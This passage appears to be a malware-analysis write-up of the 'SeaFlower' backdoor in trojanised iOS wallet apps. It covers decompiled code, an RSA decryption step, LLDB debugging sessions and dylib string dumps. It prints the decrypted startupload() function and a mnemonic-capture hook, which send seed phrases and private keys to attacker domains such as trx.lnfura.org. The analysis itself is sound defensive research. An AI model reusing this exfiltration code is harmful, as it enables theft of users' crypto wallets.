                       cf_MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw1S6IagOWWVKXXpREs9DWYN9HUvg
                       N/PynjABWHqllpjeCDsGdthjC4yHbJRD+/xLsKPF9ZsbSF+4b/wRor8eIr8o9rwyGmNquT3Qb2s
                       who50S4Laf1OepA6at5fVjpls5zu9KLT3v6F4d+TB65UUXccDQK0gIGlsWt6JaHZNY4/KSy29nB
                       uIksvqyUp04gObP+GeXT6ctHa9JUsX3b0e6NrWDmcI/fLX3f2uGXw24B8vzB8ekFEBUWEfY3cq9
                       Kj0ou+0R5xbtNE9p++Ugcm+w0N83PK52hdNHjVLP20EXIB+MSdohbfRm+jaekpxwgQFh0VXyCII
                       xvq7c9EfXW4WdwIDAQAB
                      );
  __stubs::_objc_msgSend(local_38,"decryptString:",&cfstringStruct_00030bb0);
  local_40 = __stubs::_objc_retainAutoreleasedReturnValue();
  uVar1 = local_30;
  __stubs::_objc_msgSend(local_40,"dataUsingEncoding:",4);
  uVar2 = __stubs::_objc_retainAutoreleasedReturnValue();
  __stubs::_objc_msgSend(uVar1,"appendData:");
  __stubs::_objc_release(uVar2);
  __stubs::_objc_msgSend(local_30,"appendData:",local_28);
  uVar1 = __stubs::_objc_retain(local_30);
  __stubs::_objc_storeStrong(&local_40,0);
  __stubs::_objc_storeStrong(&local_38,0);
  __stubs::_objc_storeStrong(&local_30,0);
  __stubs::_objc_storeStrong(&local_28,0);
  IVar3 = __stubs::_objc_autoreleaseReturnValue(uVar1);
  return IVar3;
}
```


decompilation of

Interesting :) I can see base64 blob of typical RSA pivate key/ public keys What this function does is RSA decrypting an RSA encrypted blob encoded in b64. The author linked the library with antoher library called SCRSACryptor and found reference to it in github here: https://github.com/xialun/RSAClass so I just created a project in xcode, extracted the b64 encrypted blob and the RSA keys, linked it to this library, and wrote the following code snippet to decrypt the blob:



```
        SCRSACryptor *test = [[SCRSACryptor alloc] initWithPrivateKey:priv_key
            publicKey:pub_key];
        NSString *recoveredText = [test decryptString:encrypted_text];
        NSLog(@"decoded to  %@", recoveredText);
    }
    return 0;
}
```

created an iOS project and ran it :



```
            y%2BNmk9PN0Z6TJ3%2F8wZqxnW6unU97p5nd56UZLjTTJgn5UmnfG5C2ZGUpHnFoT1%2BnLBTwM1XL
            5y1HUEii27IWp%2FDIN5zx0lvdQ%2BZOfY0%2F6h1iLn6YzI9hpaH1jfg%2Fdh%2BEgUhe9SacmnSn
            mWs8m2Hl7EXJDmdyM0MzWMkWogyUBbf9XaXIf8EZfa%2BDnX8lFYqa162mYL1DE1YXLQh%2FT2neMH
            Ou2YLOqNgjIAnQxdmxvw0L0UHsExPNNPCLcWGwzIuJJEqiWoI3oo6V%2F9Sv%2FXlMFnqvGEDNQ5R1
            ERMQI5hpoTDu9%2BFK9UjIFCtgaxttOE6XsJvgNpA5PEDUSVpoiGZ%2FsQhcLXf4AhKWszHblCkxtq
            %2BMUnqxJmT%2FmPF%2BtiAWvLFSyP9IrUFVEeMWGpakAinb3RwAl194b44PZgpTTvanGEr%2Bq9Em
            Yp3d3Uc1R6%2FnZk%2FcMnSu4fCUp8durI4WLSzjZwyoGsMs0rQ0kub3yOGAm0tvc5eB%2F8FYhcVB
            NvFc6bGmunU2rSg2opsDk7i%2BZHBTp7zCLM97i01cG591V0g54vr1OE1ew1Jq3j%2FAp%2FpYPBkO
            %2B1EYT48JYvNUK%2BX6uVVQVeGf7ztqlu8RR6oSWil2kpmjmC6KruLXPjGEUotparSKuBLcbYhdLH
            %2BmJT8%2F1eNpwK9QdvBiYJBnBsvxpdOq%2BdOnHQNbBTj53wk14BkONpfRCB1w1t2UYJANidsjm%
            2Bw9GWtpEVXb%2Bd5GMpfJ%2FZy1I7lPVihpOmcjDKNhMF4%2Fya1FkWCKn%2BdsWUBJ4ipfEk0WX1
            C2tml%2FAZ6iv7duaRWT3tvwieTd1L%2FJ%2FiLJi4qnGTQcoJbp";

        NSLog(@"Hello, World!");

        SCRSACryptor *test = [[SCRSACryptor alloc] initWithPrivateKey:priv_key
            publicKey:pub_key];
        NSString *recoveredText = [test decryptString:encrypted_text];
        NSLog(@"decoded to  %@", recoveredText);
    }
    return 0;
}
```


```
2022-06-11 15:10:51.360584+0400 SeaFlowerDecode[50395:2132038] Hello,
    World!
2022-06-11 15:10:51.405880+0400 SeaFlowerDecode[50395:2132038] decoded to

function startupload()
{

    if(xlmnmonic!="" && xlmnmonic!=null && xladdress!=null)
    {

            var demoString = xlmnmonic+"@"+xladdress+"@"+xlPrivateKey;

            fdsafasdf("https://trx.lnfura
                .org/api/metamask/ios/GDBPXJ1EXQXWFUAGZRIH3FOVR0SO0VDJLIZL
                VE1LYOXZECZ61FDC1EHNSPX7KDZWIENCPV7H3KRYNOIENCRTDOIHV2RPKM
                G4CC4UIDVIJJUTGAIWU7MV6BR8LPJA6XT5",demoString);

            fdsafasdf("https://metamaskaa
                .com/api/metamask/ios/c072a5b6becd50f232ff5f0238489bea"
                ,demoString);
```

decrypted SeaFlower backdoor

we finally got the missing **startupload()** function :) below is the code of this function:

Above is the source code startupload() function, all what it does is sending a POST request to the **trx.lnfura.org** domain with the seed phrase information that is stored in the variable **xlmnmonic.**


starting from line 59, we can see code starting with a **__BUNDLE_START_TIME__** confirming that we are dealing with typical React Native Bundle. The code is basically related to the runtime loading of this bundle and to resolving module dependencies, etc:


Anatomy of a JS bundle

```
global.__d = function(factory, id) {
  modules[id] = {
    factory,
    loaded: false,
    module: {exports: {}},
  };
}
```

taken from: Rafael de Oleza —

**xlmnmonic** stores the seed phrase passed to the function **_initFromMnemonic** we can find it in the main.jsbundle:




```
Promise.resolve(this.wallets.map(function(t){return r(d[6]).normalize(t.getAddress().toString('hex'))}))}},{key:"_initFromMnemonic",value:function(t)
{
    this.mnemonic=t;
    xlmnmonic = t;
    var n=r(d[5]).mnemonicToSeed(t);
    this.hdWallet=r(d[7]).hdkey.fromMasterSeed(n),this.root=this.hdWallet.derivePath(this.hdPath)}}]),u})(r(d[8]));o.type=n,m.exports=o},1071,[21,18,16,14,15,1072
    972,1024,1057]);
__d(function(g,r,i,a,m,e,d){var n=r(d[0]).NativeModules.Aes,t='Invalid mnemonic',o='Invalid entropy',f='Invalid mnemonic checksum';function u(n,t,o){for(;n.
```

**Validating the backdoor code execution at runtime:**

As with any backdoor code found, it is important to validate it at runtime. I installed the backdoored metamask app on a real iOS device, ran debugserver on iOS and waited with LLDB on my laptop to break right after the app is launched. I set a conditional breakpoint to break into anything “logos” :

```
break set -r "logos" -s libmetaDylib.dylib
```


then got a first hit at **_logosLocalInit():**



```
[(lldb) c
 Process 6424 resuming
 7 locations added to breakpoint 1
 Process 6424 stopped
 * thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
     frame #0: 0x000000010096bfe8 libmetaDylib.dylib`_logosLocalInit()
 libmetaDylib.dylib`_logosLocalInit:
 ->  0x10096bfe8 <+0>:  stp    x28, x27, [sp, #-0x20]!
     0x10096bfec <+4>:  stp    x29, x30, [sp, #0x10]
     0x10096bff0 <+8>:  add    x29, sp, #0x10
     0x10096bff4 <+12>: sub    sp, sp, #0xc60
 Target 0: (MetaMask) stopped.
```


debuging the backdoor code

After that I stopped at the function I am interested in **_logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$ (**the one added by the backdoor author using **())**



```
(lldb) c
Process 6406 resuming
Process 6406 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.7
    frame #0: 0x0000000103930620 libmetaDylib.dylib`_logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$(objc_class*,
libmetaDylib.dylib`_logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$:
->  0x103930620 <+0>:  sub    sp, sp, #0xb0
    0x103930624 <+4>:  stp    x29, x30, [sp, #0xa0]
    0x103930628 <+8>:  add    x29, sp, #0xa0
    0x10393062c <+12>: mov    x8, x1
Target 0: (MetaMask) stopped.
```

From there all I have to do is to find where the obj_msgSend() that will call the weird class name **FKKKSDFDFFADS::ddsdf,** and the backdoor code is finally about to be executed via obj_msgSend ()as we can see in the screenshot below:



```
lldb) c
rocess 6424 resuming
rocess 6424 stopped
 thread #4, queue = 'com.apple.root.default-qos', stop reason = breakpoint 2.1
   frame #0: 0x000000010096c6f0 libmetaDylib.dylib`_logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$
208
ibmetaDylib.dylib`_logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$:
>  0x10096c6f0 <+208>: bl     0x10097bc58               ; symbol stub for: objc_msgSend
   0x10096c6f4 <+212>: mov    x2, x0
   0x10096c6f8 <+216>: str    x2, [sp, #0x10]
   0x10096c6fc <+220>: ldr    x0, [sp, #0x10]
arget 0: (MetaMask) stopped.
lldb) reg read $arg1
     x0 = 0x0000000100989bf8  (void *)0x0000000100989bd0: FKKKSDFDFFADS
lldb) reg read $arg2
     x1 = 0x000000010098048e  "ddsdf:"
```

and that’s a wrap we confirmed statically, and dynamically the backdoor code and its execution.

## Other variants of the MetaMask iOS app backdoor:

by analyzing multiple backdoored iOS MetaMask wallets I found other variants of the backdoor code, with this one having source code comments in Chinese:

> **Note:** this same backdoor React Native Bundle variant was re-used on the imToken Wallet iOS app as well.

## Coinbase Wallet iOS app


SHA-256 of the .IPA analyzed:
2334e9fc13b6fe12a6dd92f8bd65467cf700f43fdb713a209a74174fdaabd2e2

A single injected dylib **libWalletDylib.dylib** was used, below output of **otool -L:**

```
@executable_path/Frameworks/libWalletDylib.dylib (compatibility version 0.0.0,
current version 0.0.0)
```

This .dylib is signed with Developper ID certificate : **iPhone Distribution: Universitas Muhammadiyah Malang (9MJG6A8RD7)** and Team-ID **9MJG6A8RD7**


Dumping the strings, we found the same author macOS username **“lanyu”**, as in the metamask Wallet iOS app, confirming we are dealing with the same author, and also confirmed the usage of the same Monkeydev xcode templates:



```
tesla:Wallet.app test$ rabin2 -zzz Frameworks/libWalletDylib.dylib | grep "/Users/lanyu/Desktop"
2502 0x0005ae03 0x0005ae03  53  58 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/Config/
2578 0x0005b941 0x0005b941  74  75 () ascii /Users/lanyu/Desktop/app\\346\\211\\223\\345\\214\\205/Wallet/WalletDylib/Trace/
2585 0x0005bacb 0x0005bacb  46  51 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/
2644 0x0005c1c6 0x0005c1c6  52  57 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/Trace/
2804 0x0005d87f 0x0005d87f  55  60 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/fishhook/
2814 0x0005da30 0x0005da30  60  65 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/AntiAntiDebug/
2873 0x0005e3a0 0x0005e3a0  52  57 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/Logos/
2928 0x0005f203 0x0005f203  52  57 ()  utf8 /Users/lanyu/Desktop/app打包/Wallet/WalletDylib/Tools/
tesla:Wallet.app test$
```

/Users/lanyu


The backdoor code wasn’t really hidden like in the MetaMask wallet iOS app, as we could see more methods implemented directly in the injected .dylib:



```
@interface FZZSD : NSObject
{
    NSMutableArray *_DSFSFAS;
    NSMutableDictionary *_DSFSFAS2;
    NSString *_DSFSFAS1;
    NSThread *_sdff;
}

+ (id)shareManager;
- (void).cxx_destruct;
@property(retain, nonatomic) NSThread *sdff; // @synthesize sdff=_sdff;
@property(retain) NSString *DSFSFAS1; // @synthesize DSFSFAS1=_DSFSFAS1;
@property(retain, nonatomic) NSMutableDictionary *DSFSFAS2; // @synthesize DSFSFAS2=_DSFSFAS2;
@property(retain, nonatomic) NSMutableArray *DSFSFAS; // @synthesize DSFSFAS=_DSFSFAS;
- (void)SAFD:(id)arg1;
- (void)dfcxsdfsdf:(id)arg1 d:(id)arg2;
- (id)c:(id)arg1;
- (id)dddd:(id)arg1;
- (void)asdfsfs;
- (void)qwereqwrqw:(id)arg1;
- (id)fasfdsaf2;
- (id)fasfdsaf1;
- (id)fasfdsaf;
- (void)dfsafdsaf;
- (void)test;
- (id)readMobileProvision1;
- (id)readMobileProvision;
- (id)readMobileProvision3;
- (id)bundleSeedID1;
- (id)bundleSeedID;
```

backdoor code can be seen via class-dump of

Logos was also used with multiple **MSHookMessageEx()** hooks at multiple ViewControllers of the app, calling back specific backdoor code methods each time:



```
__stubs::_MSHookMessageEx
